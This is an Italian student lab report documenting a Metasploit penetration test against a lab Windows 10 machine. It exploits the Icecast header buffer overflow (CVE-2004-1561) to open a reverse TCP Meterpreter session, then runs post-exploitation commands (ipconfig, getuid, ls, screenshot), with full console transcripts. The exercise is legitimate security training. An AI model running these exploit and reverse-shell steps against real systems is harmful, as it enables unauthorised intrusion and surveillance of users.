

Report di Laboratorio:

Hacking Windows con Metasploit

Exploitation di Icecast e Post-Exploitation su Windows 10

Josh Van Edward D Abanico

22 gennaio 2026

Sommario

Il presente documento illustra le attività di Penetration Testing condotte contro una macchina target Windows 10. L’attività si concentra sullo sfruttamento di una vulnerabilità nel servizio Icecast per ottenere una sessione remota Meterpreter. Successivamente, vengono eseguite operazioni di post-exploitation quali l’identificazione dell’indirizzo IP della vittima e l’acquisizione di uno screenshot del desktop remoto.

Indice

1 Obiettivo dell’Esercitazione	2
2 Analisi dello Scenario: Icecast	2
2.1 Dettagli della Vulnerabilità	2
3 Fase 1: Selezione del Modulo Icecast	2
4 Fase 2: Configurazione ed Exploitation	3
4.1 Configurazione dei Parametri	3
5 Fase 3: Post-Exploitation	4
5.1 Verifica Indirizzo IP	4
5.2 Verifica Privilegi e File System	4
5.3 Recupero Screenshot	5
6 Conclusioni	5

1 Obiettivo dell'Esercitazione

L'obiettivo primario è ottenere il controllo remoto di un sistema Windows 10 sfruttando il software vulnerabile **Icecast**. Utilizzando il framework **Metasploit**, condurremo un attacco strutturato nelle seguenti fasi:

1. Selezione e configurazione del modulo di exploit per Icecast.
2. Esecuzione dell'attacco per ottenere una sessione **Meterpreter**.
3. Verifica dell'identità di rete (Indirizzo IP).
4. Acquisizione di prove tramite screenshot.

2 Analisi dello Scenario: Icecast

Il software oggetto dell'attacco è **Icecast**, un server per lo streaming multimediale open source, ampiamente utilizzato per creare radio online e distribuire contenuti audio/video. La versione installata sulla macchina target Windows 10 presenta una vulnerabilità critica nota (CVE-2004-1561).

2.1 Dettagli della Vulnerabilità

La vulnerabilità risiede in un errore di gestione della memoria (Buffer Overflow) durante il parsing degli header HTTP.

- **Natura del problema:** Il server non controlla adeguatamente la lunghezza dei dati inviati nel campo header della richiesta HTTP (in particolare il campo "Host" o header simili).
- **Meccanismo di exploit:** Inviando una richiesta appositamente modificata con un header eccessivamente lungo, è possibile sovrascrivere il buffer di memoria allocato e sovrascrivere il registro EIP (Instruction Pointer).
- **Conseguenza:** Questo permette all'attaccante di deviare il flusso di esecuzione del programma verso un codice arbitrario (payload), ottenendo così l'esecuzione di comandi remoti (RCE) con i privilegi dell'applicazione Icecast.

3 Fase 1: Selezione del Modulo Icecast

In questa prima fase, all'interno della console di Metasploit (`msfconsole`), è stato cercato e selezionato l'exploit specifico per la vulnerabilità di buffer overflow presente in Icecast.

Modulo utilizzato: `exploit/windows/http/icecast_header`

Di seguito viene mostrata la selezione del modulo e il controllo delle opzioni disponibili tramite il comando `show options`.

```

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s) ...
msf > search icecast
Matching Modules
=====
#  Name          Disclosure Date   Rank    Check  Description
-  exploit/windows/http/icecast_header  2004-09-28   great  No     [icecast] Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):
=====
Name      Current Setting  Required  Description
RHOSTS    192.168.50.151  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8000              yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.50.151  yes        The listen address (an interface may be specified)
LPORT     4444              yes        The listen port

Exploit target:
=====
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf exploit(windows/http/icecast_header) >

```

Figura 1: Selezione del modulo exploit Icecast Header.

4 Fase 2: Configurazione ed Exploitation

Una volta selezionato il modulo, si è proceduto alla configurazione dei parametri essenziali per stabilire la connessione inversa (Reverse TCP).

4.1 Configurazione dei Parametri

Sono stati impostati i seguenti valori:

- **RHOSTS**: Indirizzo IP della macchina target (Windows 10).
- **LHOST**: Indirizzo IP della macchina attaccante (Kali Linux).
- **LPORT**: Porta di ascolto (default 4444).

Lanciando il comando `exploit`, il payload è stato inviato con successo, aprendo una sessione **Meterpreter**.

```

msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.152
RHOSTS => 192.168.50.152
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.151
LHOST => 192.168.50.151
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.151:4444
[*] Sending stage (190534 bytes) to 192.168.50.152
[*] Meterpreter session 3 opened (192.168.50.151:4444 -> 192.168.50.152:49507) at 2026-01-22 09:42:43 -0500
meterpreter >

```

Figura 2: Esecuzione dell'exploit e apertura della sessione Meterpreter.

5 Fase 3: Post-Exploitation

Ottenuta la sessione Meterpreter, sono state eseguite le azioni richieste per verificare il controllo sulla macchina.

5.1 Verifica Indirizzo IP

Utilizzando il comando `ipconfig` all'interno della shell Meterpreter, è stata visualizzata la configurazione di rete della vittima per confermare l'indirizzo IP.



```
meterpreter > ipconfig
Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:77:7d:e8
MTU : 1500
IPv4 Address : 192.168.50.152
IPv4 Netmask : 255.255.255.0

Interface 6
=====
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:3298
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Figura 3: Visualizzazione dell'indirizzo IP della vittima.


5.2 Verifica Privilegi e File System

Successivamente, è stato verificato l'utente corrente con il comando `getuid` e visualizzato il contenuto della directory di lavoro (Icecast) tramite il comando `ls`.



```
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
```

Figura 4: Verifica utente (getuid).



```
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32
=====
Mode Size Type Last modified Name
100777/rwxrwxrwx 512000 fil 2004-01-08 01:26:45 -0500 Icecast2.exe
040777/rw-rw-rwx 0 dir 2024-07-09 11:11:13 -0400 admin
040777/rw-rw-rwx 0 dir 2024-07-09 11:11:13 -0400 doc
100666/rw-rw-rw- 3663 fil 2004-01-08 01:25:30 -0500 icecast.xml
100777/rw-rwxrwx 253957 fil 2004-01-08 01:27:09 -0500 icecast2console.exe
100666/rw-rw-rw- 188477 fil 2003-04-12 15:29:12 -0400 libcurl.dll
100666/rw-rw-rw- 872446 fil 2002-06-27 13:11:54 -0400 iconv.dll
100666/rw-rw-rw- 631296 fil 2002-07-14 14:09:00 -0400 libxml2.dll
100666/rw-rw-rw- 1280000 fil 2002-07-14 14:09:00 -0400 log
040777/rwxrwxrwx 0 dir 2024-07-09 11:11:13 -0400 log
100666/rw-rw-rw- 53299 fil 2002-03-23 01:48:14 -0500 pthreadVSE.dll
100666/rw-rw-rw- 2388 fil 2024-07-09 11:11:13 -0400 unisn000.dat
100777/rw-rwxrwx 71588 fil 2003-04-13 20:00:00 -0400 unisn000.exe
040777/rw-rw-rwx 0 dir 2024-07-09 11:11:13 -0400 web
```

Figura 5: Listing dei file (ls).

5.3 Recupero Screenshot

Infine, è stato utilizzato il comando `screenshot` per catturare l'istantanea del desktop della macchina Windows 10, confermando la piena visibilità sul sistema.




Figura 6: Esecuzione del comando screenshot e salvataggio file.

6 Conclusioni

L'esercitazione ha dimostrato come un software non aggiornato (Icecast) su un sistema Windows 10 possa fungere da vettore di ingresso per un attaccante. L'utilizzo di Metasploit ha permesso di automatizzare l'exploit, garantendo immediatamente una sessione Meterpreter stabile, tramite la quale è stato possibile esfiltrare informazioni sensibili (configurazione di rete) e monitorare l'attività dell'utente (screenshot).